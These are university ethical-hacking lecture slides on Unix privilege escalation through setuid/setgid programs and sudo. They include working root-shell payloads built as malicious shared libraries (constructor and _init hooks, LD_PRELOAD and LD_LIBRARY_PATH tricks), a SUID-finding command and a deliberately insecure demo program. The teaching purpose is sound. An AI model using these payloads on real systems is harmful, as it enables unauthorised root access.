ETHL - Ethical Hacking Lab

0x05 - Hacking Unix p1

Davide Guerri - davide[.]guerri AT uniroma1[.]it
Ethical Hacking Lab
Sapienza University of Rome - Department of Computer Science

Created: 2024-03-05
Last modified: 2025-04-09

ToC

1 Lateral Movement and Privilege Escalation

2 Exploiting SetUID/SetGID and `sudo`

Lateral Movement and Privilege Escalation

Lateral Movement and Privilege Escalation

After gaining a foothold on a system

Often, we don't have enough privileges to proceed further on the kill chain. E.g,

- Stage 5 - Installation
  - Persistence may not be possible
- Stage 7 - Actions on Objectives
  - Access sensitive information or install ransomware (if you are a bad guy)
  - Control victim system while remaining undetected
    - clean up traces, install rootkits, ...

Lateral Movement and Privilege Escalation

After gaining a foothold on a system

Typical scenario: Web Application

- You impersonate `www-data` (or `www`, `html`, …)

```
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
```

- On modern systems, services ***often*** run according to the least privileges principle

```
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
redis:x:138:150::/var/lib/redis:/usr/sbin/nologin
```

Lateral Movement and Privilege Escalation

Privilege Escalation (PE) is the act of gaining higher-level access

By exploiting:

- Bugs
- Design flaws
- Configuration oversights
- Users' mistakes

Lateral Movement and Privilege Escalation

It's not always a straight upward escalation

The same principles can be used to gain access to other non-privileged users

- Which may or may not grant you enough privileges to do when you want

Moving from one user to another is called **Lateral Movement**

Lateral Movement and Privilege Escalation

As PE, Lateral Movement is typically possible thanks to:

- the additional information gathered with the initial access, e.g.:
  - passwords found somewhere on the system
- the change in accessible scope, e.g.:
  - services, systems, or applications not previously accessible

We shall see more on those...

Lateral Movement and Privilege Escalation

The Confused Deputy Problem - In the context of cybersecurity is a specific type of Privilege Escalation

Computer program tricked by another agent, with fewer privileges, into misusing its authority

Example we have seen or talked about:

- XSS - trick victim's browser into executing arbitrary Javascript
- FTP bounce scan (nmap) - trick 3rd party FTP server

Other examples:

- CSRF - forces user to execute unwanted actions on a web application in which they're currently authenticated
- Abuse sudo/setuid applications to do unintended things (more on this soon)

Exploiting SetUID/SetGID and sudo

Exploiting SetUID/SetGID

Quick recap on UNIX permissions: SetUID/SetGID


```
 U   G   O (octal)
rwx r-x r-x (0755)
rws r-x --- (4750)
rwx rws r-x (2775)
```

Three permission triads	
first triad	what the owner can do
second triad	what the group members can do
third triad	what other users can do
Each triad	
first character	r: readable
second character	w: writable
third character	x: executable s or t: setuid/setgid or sticky (**also executable**) S or T: setuid/setgid or sticky (not executable)

Source: Wikipedia

Exploiting SetUID/SetGID

Quick recap on UNIX permissions: SetUID/SetGID



Exploiting SetUID/SetGID


Quick recap on UNIX permissions: SetUID/SetGID


A few important things to keep in mind, from a security perspective:

- Symlinks always have `0777` - **Effective permissions are given by the target of the link**
- Writing over/changing ownership on a setuid/setgid file **removes setuid/setgid bits**
- Most unices ignore the setuid attribute **when applied to #! scripts**
- Running a SetUID/SetGID program uses **effective user/group ID** (euid/egid)
  - These are different from uid/gid - some programs may drop privileges by default
- **`LD_PRELOAD`** and **`LD_LIBRARY_PATH`** are ignored for SetUID binaries (more later)

Exploiting SetUID/SetGID

Quick recap on UNIX permissions: SetUID/SetGID





Exploiting SetUID/SetGID

What can we do with setuid programs? Just a few ideas...

Abusing setuid/setgid programs may allow PE if:

- Can (be forced to) **read/write files** → may leak sensitive data
- Can be forced to **print errors insecurely** → may leak sensitive data
- Can be forced to **execute code** that we control
  - **execute other programs** that we control
  - **load shared objects** that we control
  - **vulnerable to some other code injection** (e.g., buffer overflow)

Exploiting SetUID/SetGID

Program reads/writes files → may leak sensitive data

`less`, `more`, `vi`, `cat`, `strings` …

- read or even write files like `/etc/shadow` or `/etc/sudoers`
- leak passwords in databases (in combination with password reuse)
- leak other users' private keys or other authentication material (e.g., ssh keys)
- leak other users' command history
- …

[challenge]

10 minutes challenge

Exploiting SetUID/SetGID

Why do most unices ignore the setuid attribute when applied to #! scripts?

Because secure scripting is ***hard***

Challenge

Try to hack this toy app to achieve RCE

```
--- guess.sh ---
#!/bin/bash

random_number=$(( RANDOM % 100 ))
echo "Guess a number between 0 and 99"
while true; do
    read -p "Enter your guess: " guess
    if [[ "${guess}" -eq "${random_number}" ]]; then
        echo "Congratulations, you guessed it!"
        break
    elif [[ "${guess}" -lt "${random_number}" ]]; then
        echo "Too low, try again."
    else
        echo "Too high, try again."
    fi
done
--------------

# Run it directly or expose it to the network with:
chmod +x ./guess.sh
socat TCP-LISTEN:1234,fork EXEC:'./guess.sh'
```

[demo]

Leak data abusing setuid programs

Exploiting SetUID/SetGID


Program prints errors insecurely → may leak sensitive data

Some programs may reveal all or parts of arbitrary files, e.g.:

Exploiting SetUID/SetGID

Program prints errors insecurely → may leak sensitive data

Think twice before allowing users to update the system date ;)



Exploiting SetUID/SetGID

Execute other programs that we control

Many applications allow running external programs, few examples:

- nmap, hping3;
- vim, gawk, less, more, find;
- docker, distcc, make...

Exploiting SetUID/SetGID

Execute other programs that we control

Occasionally, we can “inject”, or control, what the application executes - e.g.:

1. The app inherits the PATH we control and uses relative paths AND
2. The app executes a program that we can overwrite

Note, the following won’t work:


- Aliases and functions - only live in the shell defining it (and need interactive shells)
- Built-ins - are part of the shell itself

[demo]


Executing shells from setuid programs


Exploiting SetUID/SetGID


Example: abusing SUID hping3



Example: abusing SUID vim







Exploiting SetUID/SetGID

Load shared objects that we can control

Some executables may load shared objects insecurely

- or maybe we can write in the directories where those `.so` are

`strace` (runtime) can be used to identify loaded shared objects and failures

- `ldd` can be used to analyse the binary statically

[demo]

Executing shells with `.so` injection

Exploiting SetUID/SetGID

Demo program

Let's simulate a scenario where additional features to a program are available only to licensed users.

Along with the licence, a shared object is given to the user (`libcalc.so`)

Build with

```
gcc ./calc.c -o calc
sudo install -m=4755 ./calc ./suid-calc
```

```c
#include <dlfcn.h>
#include <stdio.h>

// Licensed library
#define LIBCALC "./libcalc.so"

int main() {
  void *handle; // dlopen handle
  // Function pointer to be retrieved from LIBCALC
  int (*awesome_sum)();

  // Open the shared library
  handle = dlopen(LIBCALC, RTLD_LAZY);
  if (handle) {
    // Get the function pointer from the library
    awesome_sum = dlsym(handle, "function_awesome_sum");
    if (!awesome_sum) { dlclose(handle); return 1; }
    // Call awesome_sum()
    int result = awesome_sum(14, 15);
    printf("Awesome user, your SuM iS: %d\n", result);
    dlclose(handle);
  } else {
    // Fall back if the user doesn't have the licence
    printf("Sum is: %d\n", 14 + 15);

    return 0;
  }
}
```


^ *calc.c*

Exploiting SetUID/SetGID

You won't always have the source code…

```
strace ./suid-calc 2>&1 | grep -iE "open|access|no such file"
```

So we "learn" that the program uses an insecure relative path to load the share object



Exploiting SetUID/SetGID

Create a fake library with a malicious ctor

(e.g., we would rather not wait for `function_awesome_sum` to be called)

Note the use of **`setuid(0)`** instead of calling **`/bin/sh`** with `-p`

```c
#include <stdlib.h>
#include <unistd.h>

static void inject()
__attribute__((constructor));

void inject() {
      setuid(0);
      system("/bin/sh");
}

// Optional
int function_awesome_sum(int, int) {
      return -1;
}
```


^ *libcalc.c*

Compile with:

```
gcc -shared -fPIC -o libcalc.so libcalc.c
```

Exploiting SetUID/SetGID

`suid-calc` will now load our malicious library, which will spawn a root shell for us



Exploiting SetUID/SetGID

Example: vulnerable to some other code injection

We shall see this case, in details, in the binary exploitation lessons.

In short: **If** we can inject code, for instance exploiting some memory corruption, we can achieve PE:

- Injected code will run with privileged EUID and EGID
- Exploit-DB contains many examples of this, some of them also in Metasploit
    - Examples: CVE-2019-10149, CVE-2019-14267

Exploiting SetUID/SetGID

Find your potential SUID/SGID PE vectors

```
find / -type f \( -perm -u+s -o -perm -g+s \) -ls 2>/dev/null
```

Exploiting sudo

Quick recap on UNIX permissions: sudo


`sudo` (SuperUser-DO) allows running programs as root

- The user invoking sudo, must be enabled to do so
- Administrators can grant `sudo` privileges to specific users or groups using the `/etc/sudoers` file
- Unless specified otherwise in sudoers, the invoking user must enter their password
    - ***Note:*** often in security testing, you impersonate users w/o knowing their password

Exploiting sudo

Quick recap on UNIX permissions: sudo

In short, **`sudo`** set the UID and GID to those of the superuser



Exploiting sudo

Quick recap on UNIX permissions: sudo

The environment is not preserved (the root env is used), unless:


- Specified otherwise on the command line; and
- Allowed in the sudoers configuration

Exploiting sudo

Quick recap on UNIX permissions: sudo

List what sudo permission the current user has:

```
sudo -l
```



Exploiting sudo

Most of the strategies we have seen for SUID/SGID are also valid for sudo

Just remember EUID vs UID and EGID vs GID. Abusing sudo programs may allow PE if:

- Can (be forced to) **read/write files** → may leak sensitive data
- Can be forced to **print errors insecurely** → may leak sensitive data
- Can be forced to **execute code** that we control
  - **execute other programs** that we control
  - **load shared objects** that we control
  - **vulnerable to some other code injection** (e.g., buffer overflow)

Exploiting sudo

```c
#include <stdlib.h>

void _init() {
    unsetenv("LD_PRELOAD");
    system("/bin/sh");
}
```

^ *ldp.c*

Additional exploitation strategies for sudo: LD_PRELOAD

Compile the program with

```
gcc -fPIC -shared -nostartfiles -o ./ldp.so ./ldp.c
```


Then run

```
sudo LD_PRELOAD=./ldp.so <any binary you can run with sudo>
```

Exploiting sudo

Additional exploitation strategies: LD_LIBRARY_PATH

1. Find any library used by the target executable; e.g., `/usr/sbin/bridge`



Exploiting sudo

Additional exploitation strategies: LD_LIBRARY_PATH

```c
#include <stdlib.h>

static void inject()
  __attribute__((constructor));

void inject() {
      system("/bin/sh");
}
```

^ *ldlp.c*

2. Compile the program on the right with

   `gcc -o /tmp/libcap.so.2 -shared -fPIC ldlp.c`

3. Run the target binary, with `LD_LIBRARY_PATH`

   `sudo LD_LIBRARY_PATH=/tmp /usr/sbin/bridge`

Exploiting sudo

Additional exploitation strategies: LD_LIBRARY_PATH

It didn't work, did it?

Why?

How to fix it?

Exploiting SetUID/SetGID and sudo

Recommended activity

- Linuxprivesc on THM free room
- Linux Privilege Escalation challenges - linux-privesc (Docker environment)

Links

- Gtfobins
- Hacktricks.xyz - privilege-escalation
- Hacktricks.xyz - privilege escalation checklist
- Hacktricks.xyz - tunneling
- Try Hack Me - linuxprivesc
- John the ripper
- Hashcat